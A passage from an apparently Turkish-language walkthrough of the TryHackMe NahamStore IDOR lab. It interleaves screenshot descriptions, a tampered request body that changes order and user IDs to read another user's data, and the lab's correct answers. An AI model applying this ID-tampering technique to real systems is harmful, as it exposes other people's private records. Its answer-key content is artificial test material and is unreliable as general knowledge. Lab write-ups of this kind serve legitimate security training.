
The "Request body" section is also visible, showing the raw data: `what=orderId=3&user_id=3`.

Buradan “show response in browser” seçeneğine tıklıyoruz ve karşımıza aşağıdaki gibi bir ekran çıkıyor.





Bu linki kopyalayıp tarayıcıdan açıyoruz.



Sonrasında karşımıza bu ekran geliyor ve tarih seçili alanda yazıyor. Bunu da bularak idor labını tamamlamış olduk.

The screenshot shows the TryHackMe NahamStore interface. At the top, there's a header with the title "NahamStore v1.2", the target IP address "10.10.1.12", and the expiration time "55min 14s". There are buttons for "?", "Add 1 hour", and "Terminate". Below the header, the main content area displays "Task 7 IDOR". The task description states: "In the web application, you'll find two IDOR vulnerabilities that allow you to read other users information." followed by two sub-tasks: "1) An existing user has an address in New York, find the first line of the address." and "2) The date and time of order ID 3". Below the description, there's a section titled "Answer the questions below". The first question is "First Line of Address" with a text input field containing "160 Broadway" and a green "✓ Correct Answer" button. The second question is "Order ID 3 date and time" with a text input field containing "22/02/2021 11:42:13" and a green "✓ Correct Answer" button. At the bottom, there are two more task cards: "Task 8 Local File Inclusion" and "Task 9 SSRF".

Title	Target IP Address	Expires
NahamStore v1.2	10.10.1.12	55min 14s

**Task 7 IDOR**

In the web application, you'll find two IDOR vulnerabilities that allow you to read other users information.

- 1) An existing user has an address in New York, find the first line of the address.
- 2) The date and time of order ID 3

Answer the questions below

First Line of Address

160 Broadway ✓ Correct Answer

Order ID 3 date and time

22/02/2021 11:42:13 ✓ Correct Answer

**Task 8** Local File Inclusion

**Task 9** SSRF